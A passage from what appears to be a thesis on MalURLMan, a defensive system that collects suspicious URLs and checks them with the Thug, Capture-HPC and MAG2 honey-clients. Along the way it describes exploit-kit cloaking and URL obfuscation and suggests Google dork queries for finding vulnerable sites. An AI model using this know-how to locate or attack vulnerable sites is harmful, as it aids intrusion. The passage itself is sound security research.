


Figure 2.5: Top five categories for entering into malware networks, from [4]

TDS and BEP vendors tend to obfuscate their URL patterns by applying commonly used URL words. For instance, one TDS[28] have the following pattern on their iframe src attributes: "http://host.tld/?go=2", and Blackhole uses a very common URL pattern with "showthread.php?t=<random number>[29]" which is common for Web Boards. Thus, applying this kind of signature based approach to detect potential malicious URLs struggle with the same problems as traditional anti-virus engines have, and it will need a lot of work to keep up with all the different obfuscation techniques.

Vulnerable and outdated versions of commonly used web applications such as Joomla or Wordpress are very often exploited in the wild by cybercriminals. Therefore, by monitoring which types of commonly used web applications and plugins that have security vulnerabilities, and creating search strings for these vulnerable applications, we could potentially find a lot of sites that have been exploited by cybercriminals and injected with malicious code. In fact, the Google Hacking-Database[30] maintains a list of search queries for both vulnerable files and vulnerable servers.

[28]http://urlquery.net/report.php?id=58713
[29]http://urlquery.net/report.php?id=58743
[30]http://www.exploit-db.com/google-dorks/

Thus if we can finding vulnerable URLs with these search strings, the possibility that some cybercriminals have already exploited the vulnerabilities are present, and we may qualify the URL/host as possible malicious and worthy of a honey-client visit.

2.5.3 Email Spam boxes

Email spam often contains links to malicious pages, thus setting up spamtraps that capture all spam mail and extracts URLs are a valuable source for possible URLs.

2.5.4 Social media sites

In addition to search engines, attackers are known to spam social media sites such as Twitter with malicious links for trending keywords. Thus, catching URLs from certain popular Twitter trends could also be a valuable source for malicious URLs. However, one should be aware of that trends on Twitter might generate a huge batch of incoming URLs, and apply some filtering to the incoming URLs. One approach could be to check the rating[31] of the users that are tweeting. If the user does not look like a newly created spam account, the URL could be dropped.

[31]Klout score could be used, klout.com

Chapter 3

Challenges

The previous chapter provided an overview over necessary background information in order for us to approach the problem and suggest a solution. We will in this chapter present challenges we have to take into consideration when designing our system. Section 3.1 discusses the extent of the amount of work our HIHC will have to do. In section 3.2 we go through the issues we have with knowing whether a rating was proper or not. In section 3.3 we talk about some issues regarding avoiding detection, and in the last four sections we discuss challenges regarding avoiding detection, independent analysis, URL prioritization and selecting and operating HIHC configurations.

3.1 Perpetual work load

There are a lot of different challenges we have to consider when creating a system for crawling and rating URLs based on maliciousness. The first problem to consider is the vast amount of available sites on the web to crawl. It would not be a smart approach to try to randomly queue up all available URLs on the net for analysis in honey-clients, as it would require infinite resources for processing. For that reason, we are going to import URLs to our analysis queue from sources that are more likely to contain malicious pages. As we described in section 2.5, these sources can be found by for example following the trends of the cybercriminals.

Even though we are putting this constraint on our URLs, we can still assume that some of our system components are going to be in constant work. Given that a typical analysis by a HIHC takes between 1-2 minutes[1], depending on the configuration, checking a batch of 3000 URLs will take one HIHC about 50 hours. Therefore we should carefully consider which URLs we select for analysis in our HIHC component. We could implement a priority mechanism in the analysis queue by giving URLs that are likely to be malicious higher priority than URLs that are not. We will discuss this priority mechanism in greater detail in section 3.5.

Also, after rating an URL as malicious, the system should re-evaluate the URL again at a later time to check if it still is malicious in order to keep false-positives out of our ratings. If a URL re-evaluation has positive results, then we have reduced the amount of false-positives in our system, which is a desired feature. Keeping the amount of false-positives should be a priority, especially if the URL ratings generated by the system are used as blocking lists in other systems as it is done with Google Chrome/ Safe Browsing. Having the system re-evaluating URLs further complicates the system in many aspects, including adding more work load and exposing the system for BEP detection mechanisms. See section 3.3 for more about avoiding detection.

3.2 Analysis Result Validity

Another challenge is the validity of our analysis results. As we know from section 2.1.3, TDSs and BEPs may only serve malicious content to specific users based on variables such as referrer, operating system, browser and plugin combinations, geographical location, and if the IP has been seen before, and other tests like checking for mouse movements, and checking for if the OS is running in a virtual machine. As a result, we need to take these facts into consideration when visiting and analyzing a page with a HIHC.

As an example we can consider a HIHC setup with Windows XP, MSIE 6, all the latest plugins, and an unseen IP coming from Norway. If this HIHC visits a page with

[1]The operating time for a HIHC instance is configurable, however between 1-2 minutes is usual time. Norman's MAG2 URL sample tasks uses approximately 1 minute, while Google's VM's uses approximately 2 minutes[5]

a TDS injected iframe, and that TDS does not have any buyers of norwegian web traffic, then it may not be exploited. However, other clients on the same system setup, but different geographical location may be served malicious content. In addition, if the IP we are visiting from are known to the BEP, and already blacklisted, we might not get any malicious content at all.

What we can learn from the example above is that one check with a specific HIHC configuration is not necessary enough to detect a malicious site. There may be cases where the same exact HIHC configuration gets exploited based on geographical location of the IP. Thus, if a HIHC is not exploited, then maybe another HIHC configuration can be, and we should therefore consider visiting a URL from different HIHC configurations. However, this requires vast amount of resources including a large array of different HIHC configuration and a substantial amount of proxies from different geographical locations.

Another issue we will need to consider is how long our URL rating is valid. An URL marked as malicious may be cleaned up at some time. Therefore, as mentioned in section 3.1, we should always re-evaluate URLs that has been flagged as malicious at a later time, in order to keep false-positives out of our systems. However, in order to avoid false-negatives we must avoid detection which we will discuss next.

3.3 Avoiding Detection

BEPs do a lot to avoid detection, as mentioned in section 2.1.3, BEPs may have simple techniques to detect both low- and high-interaction honey-clients, such as listening for mouse movement and checking if the OS is running in a virtual machine. We will not focus on avoiding those kinds of detection mechanisms in this thesis, since our goal is to build a system that can utilize several different honey-client in cooperation. We will rather focus more on what we can do on a network level, i.e. how we can avoid getting our IPs black listed by BEPs.

Given that BEPs only serve malicious content only once per IP, running several honey-client instances from the same IP against the same site is worthless for our analysis, and could lead to that our system would not detect threats. For instance, the LIHC instance run through the same batch of URLs as the HIHC on a much faster rate. If an URL is serving a new threat not detectable by the LIHC, the HIHC would not be able to detect it either in the subsequent request, because it simply would not be served the same malicious page. Therefore, making sure that an URL is not visited from the same IP by the different analysis modules is crucial to our analysis process. Yet, different URLs may contain a malicious iframe redirecting to the same BEP, and for that reason, visiting independent URLs may yield false-negatives due to the fact that the BEP will not serve malicious content the second time it sees the IP. This introduces another problem for our system, as it needs to be able to know all the URLs an IP has visited, and that includes all the URLs it has loaded content from when visiting a site. Seeing that it is not possible to know what other URLs the web site we are visiting are loading before we visit it, we will have to visit the page and observe which URLs are loaded, and especially look at those URLs that raise suspicion. We need to go through all the URLs visited and find out if the IP we are running our honey-client from has visited any of the URLs before. If it has, we should re-visit the page with a honey-client with an IP that has not seen any of those URLs before. It is clear that we need to whitelist certain widely used URLs such as URLs for javascript libraries hosted by safe providers such as Google[2].

If a system like ours should be able to deliver reliable results, it should be able to avoid detection and IP blocking. This can be done by implementing support for proxies. In order to do that properly, our system must have an overview over which URLs were visited through which proxy. By making the system be aware of this, we can create processes that takes this into account.

3.4 Independent analysis

One key issue in the design of the system is that we should strive to make it independent from external analysis resources. The first reason for that is that if we base our whole system on analysis data from for instance Google Safe Browsing API, the

[2]Google offers common javascript libraries hosted on their CDN https://developers.google.com/speed/libraries/

whole system will be dependent on the EULA and API restrictions of that system, and also, our analysis base will be watered down if for instance Google decides to restrict or close down it's API entirely, or charge ridiculous amounts for each API call. Also, taking into account that the work in this thesis is done for a commercial security vendor, dependence of potential rivals should be avoided. The second reason for analytic independence when it comes to analyzing URLs, is that it is more valuable. If we can observe the malicious page successfully exploiting an instance of our high-interaction honey-client, we will receive more information about the attack, which can be very valuable for a security vendor if the analysis detected a new 0-day attack for instance. However, it should be noted that external resources could be very valuable as input for determining the likelihood that an URL is malicious, so that we can rank the priority of URLs that are more likely to be malicious higher in the HIHC processing queue. In the next section we go through information that could be used to rank priority of URLs in the processing queue.

3.5 URL Prioritization

As mentioned in section 2.5, we should carefully select which URLs we determine to run through computational modules such as high-interaction honey-clients. To be able to quickly determine the likelihood that a URL is not benign we could look at various information sources for hints. For instance:

- Query the database of our system, see if the domain, IP, AS, country has had a history of malicious sites.

- Ask public APIs like VirusTotal, Google Safe Browsing API, and other black lists if they have a history on the URL, domain, IP, or AS.

In addition, the analysis results we quickly can get from our LIHC, can also be used to look for any suspicious features of the HTML / JavaScript as described in [19].

3.6 Selecting and Operating HIHC Configurations

In section 2.2 we introduced honey-clients, we will in this section discuss some of the challenges we meet when we are going to select and operate different HIHC configurations. The downside with HIHCs is that they are hard to manage. For every HIHC configuration[3], it is necessary to have installed the OS, configured the OS along with the browser and plugins, and configure the HIHC client that controls the instance and talks with the HIHC server instance. In addition, these HIHC configurations have to be running in virtual machines, which may be hard to operate and configure properly. If one are so lucky to get one of these HIHC configurations up and working properly, with scripts to auto-revert to clean state if malicious activities are detected, one can start thinking about how to scale this HIHC configuration up to several instances and maybe several other HIHC configurations.

As we have mentioned before in section 3.2, there are reasons for deploying HIHC based on different versions of OSs and browsers. Plugins usually have cross platform support, which again raises the issue with cross platform exploits. In fact, as we can see in A.2.1, the screenshot of the statistics page from one instance of BlackHole, shows us that the most successful exploit in that case is a cross platform Java exploit[4]. Taking this into consideration, we may limit the different versions of OSs and browsers in our configurations, as plugins are the usual target for exploits. This a good fact for us, as it may limit our amount of HIHC configurations. Instead of creating HIHC configurations with several versions of Windows, where each instance have several configurations of browsers, we can limit ourselves and focus on a few general configurations. However, from a security research perspective, it may be valuable to have instances of the latest versions of OSs, browsers and plugins, in order to catch and observe new threats that exploit new security holes. The answer to the question about how many different HIHC configurations one should set up boils down to the scope of the research and the amount of resources that are available. An ideal HIHC

[3]By HIHC configuration we mean a set of properties that defines the system based on: OS, browser, plugins and IP.

[4]This vulnerability can be used to run arbitrary Java code outside of the sandbox, http://schierlm.users.sourceforge.net/CVE-2011-3544.html

setup would cover a wide specter as possible, with many instances of each HIHC configuration in order to analyze more URLs in parallel.

3.7 Summary

This chapter provided a more detailed view of problems and challenges that we have to have in mind when creating a system for crawling and rating malicious URLs. In the next chapter we will present the architecture for our system, in which we try to address many of the issues illustrated in this chapter. However, it should be noted that many of these problems are beyond the scope of this thesis in terms of work load. Thus we will try to design the system in such a way that it can be easily extended in the future to address and implement support for this.

Chapter 4

System architecture

In the previous chapters we discussed the challenges we will have to consider when designing our system, in addition to necessary background information about the technologies. In this chapter will create an architecture for our system and go into the technical details regarding the design decisions.

4.1 Introduction

One of the ideas behind this system design, is to lay the foundations for a modular system by focusing on the core functionality. In this way, the foundation can be expanded and further improved at a later time. In short, we are going to create a system for managing malicious URLs, therefore have we named the system MalURL-Man which is short for Malicious URL Manager. MalURLMan is based on three core concepts: importing URLs, analyzing URLs, and managing the whole process. The design of a system based on this concept can be modeled on a typical honey-client framework [21], which consists of just these different modules for importing URLs, honey-clients for processing URLs, and a management component to control the whole process. We are going to expand this model a bit further by introducing the analysis modules beyond just honey-clients to other information gathering modules as well. See figure 4.1 for an overview of the overall architecture. We will in the following sections introduce the different modules we have based our system architecture on, and the technology stack.




Figure 4.1: MalURLMan Overall Architecture

4.2 Technical Limitations

Before we lay out our system design, we should mention our limitations when it comes to our infrastructure. We have one machine dedicated to running this system on, in addition to access to Norman's MAG2 service. Which means we will have one IP for our machine and one IP for the MAG2 URL analysis tasks.

It should also be noted that we are going to focus on the core parts of the system architecture from figure 4.1. Functionality such as administrative front-end will not be the focus here due to time limitations. We will use tools such as phpMyAdmin[1] and phpMoAdmin[2] with simple database queries to view the data our system collects.

[1]phpMyAdmin, tool for administration of MySQL databases, http://www.phpmyadmin.net/
[2]phpMoAdmin, tool for administration of MongoDB, http://www.phpmoadmin.com/

4.3 MalURLMan Use of Zend Framework

MalURLMan is a lightweight application written in PHP based on the Zend Framework (ZF)[3], and PEAR[4] framework with a MySQL database for data storage. ZF was chosen as the main framework because it is one of the most widely used PHP frameworks, and because it is easy to implement RESTful services. PEAR is used in certain modules to provide easy access to functionality for for instance DNS/WHOIS calls.

With ZF we have created a standard ZF web application based on ZF's Model-View-Controller (MVC)[5]. We have employed this MVC pattern for URLs where our controller implements the Zend Rest Controller[6]. This makes our controller support REST-operations. Additionally, our model have a UrlMapper which takes care of mapping URL to the database, i.e., can save URLs to our database. This comes in hand, as we can re-use that UrlMapper across the ZF environment, e.g., in our scripts that bootstraps the ZF environment, so that we have the same access point for both URL submissions through REST from external applications and stand-alone php scripts. See figure 4.2 for an overview of this architecture. In section 4.5 we go through these different access points for submitting URLs more in details.




Figure 4.2: Architecture of UrlMapper

[3]http://framework.zend.com/
[4]http://pear.php.net
[5]Zend Framework and MVC introduction: http://framework.zend.com/manual/en/learning.quickstart.intro.html
[6]Zend REST Route Controller: http://framework.zend.com/manual/en/zend.controller.router.html

We have created a MVC for URLs, which allows us to access and submit URLs from everywhere in our environment where we have loaded the ZF. This is very useful, as we can re-use the same code for saving URLs to the database in both the RESTful controller and in other scripts bootstrapping the ZF.

All the MalURLMan modules are based on standalone scripts based on the ZF bootstrap. In this way, every module has access to the whole ZF, in addition to our UrlMapper which can be used to for instance save URLs. The modules are meant to be run as CLI cron jobs with different execution intervals depending on what tasks they are executing.

4.4 Honey-Client Selection

We decided to go for a dual honey-client configuration with one low-interaction variant and one high-interaction variant. Because we see that both variants have capabilities that are beneficial to our system. Another reason for setting up our own honey-clients, is to be able to be independent from other partners. We will in this section go through the different honey-client variants we choose to use in our system. However, it should be noted that it is possible to add support for any other type of honey-client as well. This is just a selection of the current available honey-clients.

4.4.1 Low-Interaction Honey-Client: Thug

For our LIHC we decided to use Thug since it is currently the most advanced public LIHC with a wide range of capabilities as we mentioned in section 2.2.2.1. As mentioned in section 2.2, LIHC are indeed much simpler to configure and manage than their HIHC counterparts. Even though Thug has 13 external dependencies[22] that has to be installed before it will function properly, we experienced the installation process as painless with no technical problems. Therefore, we could start testing the capabilities of Thug easily. We quickly discovered that Thug does not give any exact results for whether a page is malicious or not. The data Thug gives us after an analysis are an XML file of the analysis in the MAEC format, and any executable samples are also stored. A full example of a MAEC analysis log can be found in B.1, and in the list below we describe the events and samples collection from MongoDB.

The MongoDB collection Events stores MAEC analysis files. In this log format we can find something it calls "dynamic analysis" which basically stores all the Javascript code snippets it finds on the web site. No analysis is done to determine if it is harmless or not, or at least, no information about that can be found in the logging format. However, Thug recently[7] added support for pre- and post-processing plugins, which gives us the ability to write plugins that could examine these javascript snippets to see if they contain anything suspicious such as obfuscation techniques and so forth.

The other MongoDB collection called samples, stores any executable that is executed when visiting a URL. It could store a executable if it is redirected to one, or if a Java applet tries to run a jar file for instance.

As of now, we can not really use data from Thug to reliable determine if the page is malicious. Further work and improvements are needed in Thug. However, there are a lot of data saved that we can use to rate a page as likely malicious with. This is valuable for creating queue priority mechanisms and filtering out benign URLs. For the samples found, we are going to use Thug in cooperation with the MAG2 IVM environment, by uploading samples and executing them as tasks in the IVM environment. We will describe that process in more detail in section 4.7.1.3.

4.4.2 High-Interaction Honey-Client: Capture-HPC NG

For our LIHC we first wanted to use Capture-HPC NG as our HIHC for a number of reasons. The first one is that it is the most advanced public HIHC, with a wide range of features. The second reason was that by using this HIHC, we could configure and decide our HIHC configurations ourselves, which we could not do with the existing services from MAG2. However, as mentioned in section 3.6, configuring and managing HIHC can be complex.We experienced this, and we spent a lot of time trying to get Capture-HPC NG up and running. In the end we managed to have Capture-HPC NG working, however, we had problems with the VM revert script, so due to time

[7]https://github.com/buffer/thug/commit/09b0e47c8e259237fdac82a702279796b05b186d

issues, we decided to go for the MAG2 URL solution.

4.4.3 High-Interaction Honey-Client: MAG2

The MAG2 IntelliVM was our final decision as our HIHC component. Through the MAG2 API we have the ability to upload both URLs and executables as sample, and then run them as IVM tasks. After implementing support for these processes, we found out that this version of the API (version 1) did not deliver all the results through the API. In fact, if any suspicious malware filters are triggered, we can only find out by visiting the MAG2 web site and looking up the task details there. This was an unfortunate consequence, that we discovered a bit late in the development process. However, it is possible to download the web page and parse the information on it, but again, time limited our development. Another drawback with MAG2v1 is that we only have ability to run Windows PE executables, and not any other files like Java JAR executables for instance, which also limits our results. We will explain how MAG2 interacts with MalURLMan further in section 4.7.2.

4.5 MalURLMan Access points

As mentioned in section 4.3 MalURLMan is easily accessible either through a REST API or by using our ZF environment. The main idea here is that local MalURLMan PHP scripts can utilize the ZF environment to save URLs, and external applications can use the REST API to submit URLs. It is also possible to give direct database access to scripts, however, this should only be done to code we have control over, as we don't want any to give any unknown system direct access to the database.

4.5.1 REST API

The reason for implementing support for a web-service API architecture through a REST API is to make it easy for the system to communicate with other platforms. This kind of architecture allows us to implement support for access control to different parts of the API based on authentication. As an example, we could have a partner that submitted URLs to our API, or we could have a partner querying the API for information about a URL, or we could have a partner leverage the API to run his own tests. Instead of giving partners direct access to database, we can control what they are allowed to do through our API. There are many possibilities, and making sure our framework has support for further implementations like this was a key factor.

The REST interface we implemented in MalURLMan is very basic, as we aimed for implementing core features for our goals. The functionality in our REST API is the ability to submit URLs in addition to a simple mechanism for providing access to the API through an API key. To access this functionality one can place a HTTP query in the following way with the HTTP client curl:

```
curl -H apikey:  secret -d url=http://malicious.url -d
src=src.name https://malurlman/url
```

This will add the url in question to the URL import queue by utilizing the ZF Url Mapper we mentioned in 4.3, and this call can be placed from any other system that has access and wish to add URLs to the system.

4.5.2 ZF Environment

In our ZF environment we have access to the database through the ZF database interface, and in addition we have access to the Url Mapper class for easy access to saving URLs to the database. An example for usage of the Url Mapper can be seen in B.3. This allows use to use an easy method to add new URLs into the database when we are writing our own PHP scripts.

4.6 URL Import and Queuing

We will in this section describe how the URLs are handled in the system by describing three features of the URL module, namely sources, import mechanisms and the queue.

4.6.1 Sources and Import

One of the desired features of the system is the ability to import URLs from any source. To enable this we have created a simple interface in which one can submit URLs. This interface is accessible either through the REST API or through the ZF environment as described in section 4.5. By using either one of these methods, one can write scripts that import URLs from any source desired. For instance the sources mentioned in section 2.5. We will in section 5.2 go through an URL import example.

4.6.2 Queue

After URLs are added to the system through an import script they are stacked up in the URL queue. From there they are processed by the MalURLMan core module which inserts every URL into the URL Analysis Queue for the different analysis modules. Each analysis module has its own queue, which provides flexibility in processing, as it may be possible to implement different queueing and processing mechanisms for each queue, like for instance different flavors of prioritization methods. In addition, separate queues for different modules enables us to re-add a URL to a specific queue, in that way we do not have to re-evaluate the URL in modules that we do not want to re-evaluate with.

As mentioned in section 4.2, we do not have many IP addresses or proxy networks available to utilize. Therefore, we decided to not implement mechanisms for URL priority in the queue, as some of the methods we mentioned in 3.5 may require several visits with LIHC. Another reason for not implementing queue priority mechanisms was the time constraint this project is under. However, it is possible to implement it in our queue system.

4.7 Honey-Client Analysis Modules

The analysis modules are a term for any module in MalURLMan that can gather some information about a URL. For example, that can be analysis information from a honey-client or information about the URLs domain or geographical location, any information that can aid us determine the status of the URL. Implementing support for honey-client modules was the second development priority after the URL import mechanisms, and we will start this section by going through those modules.

4.7.1 Thug Analysis Module

Implementing support for Thug into our system is a easy task, because Thug is easy to execute and it has solid logging mechanisms. In our Thug modules we are utilizing the MongoDB support that Thug has, and for every URL analyzed, we can query the MongoDB collections for analysis data. Thug has three different collections: one for storing all the URLs analyzed, one for storing all the events from analysis in the MAEC format, and one for storing executable samples.

4.7.1.1 Thug.php

In 4.3we can see a diagram of the five step process every URL in the analysis queue for Thug goes through. Each step is explained below:

1. Thug.php selects all the URLs in the analysis queue

2. Thug.php executes the Thug honey-client

3. The Thug honey-client visits the given URL and analyzes the web site

4. The Thug honey-client stores all the analysis data into MongoDB Collections

5. Thug.php stores the Thug honey-client task into the MalURLMan database, and deletes the URL from the Thug analysis queue




Figure 4.3: MalURLMan Thug analysis process

4.7.1.2 Thug_results.php

In addition to this process, we have another process that queries the MongoDB database for Thug results called Thug_results.php. This process queries the Events Collection and the Samples Collection for each URL. If it finds any samples, the sample is stored in the filesystem and registered in the MalURLMan db. Each step in this process is explained below and can be seen in figure 4.4.

1. Thug_results.php selects all the URLs from thug_tasks that has been processed by Thug
2. Thug_results.php finds the MongoID of every processed URL from step 1 in the urls collection
3. For each URL, find event and samples from the event and sample collection in MongoDB based on the MongoID

4. If any samples are found, store the executables on the filesystem

5. Register that a sample is found




Figure 4.4: MalURLMan Thug results module process

4.7.1.3 Thug_mag2_sample.php

For each sample that is registered, we have another process that upload it to the MAG2 as a sample, and create a task to run it in the IVM. The process is pictured in figure 4.5 and described by the following steps:

1. MAG2_Thug_sample.php gets all the registered samples from MalURLMan db.

2. For each sample found, upload it to MAG2

3. If upload is successful MAG2_Thug_Sample.php will create a task for the sample in the IVM.

4. If the MAG2 IVM task was created successfully, both the sample id and task id from MAG2 will be saved in MalURLMan so it can query for results.




Figure 4.5: MalURLMan Thug sample upload to MAG2.

4.7.2 MAG2 Analysis Module

The MAG2 Analysis Module utilized the MAG2 API from Norman to talk with the MAG2 environment. This module is divided into different tasks. The first task is the ability to upload executable Windows PE files and run them in a the IVM virtual machine environment. The second task is the ability to use the same IVM virtual machine environment as a HIHC by making it run Internet Explorer against the URLs we specify. The third and forth tasks are querying MAG2 for results. Due to shortcomings in the MAG2 API, we are not able to get any information about risk level or filter detection through the API, just through the MAG2 web interface. Therefore we had to split the MAG2 results module into two separate modules, one for the API, and one for parsing the web interface.

The first task was explained in section 4.7.1.3 above, and the second task is explained in section 4.7.2.1 below.

4.7.2.1 Mag2.php

Mag2.php is used to process the URL analysis queue for the MAG2 module. The process in Mag2.php is pictured in figure 4.6 and explain in the following steps:

1. Mag2.php selects all URLs from the URL analysis queue
2. For each URL, create a URL sample for it in MAG2
3. For each sample created in MAG2 create a task for it
4. For each sample and task created, save their MAG2 id's in the MalURLMan DB

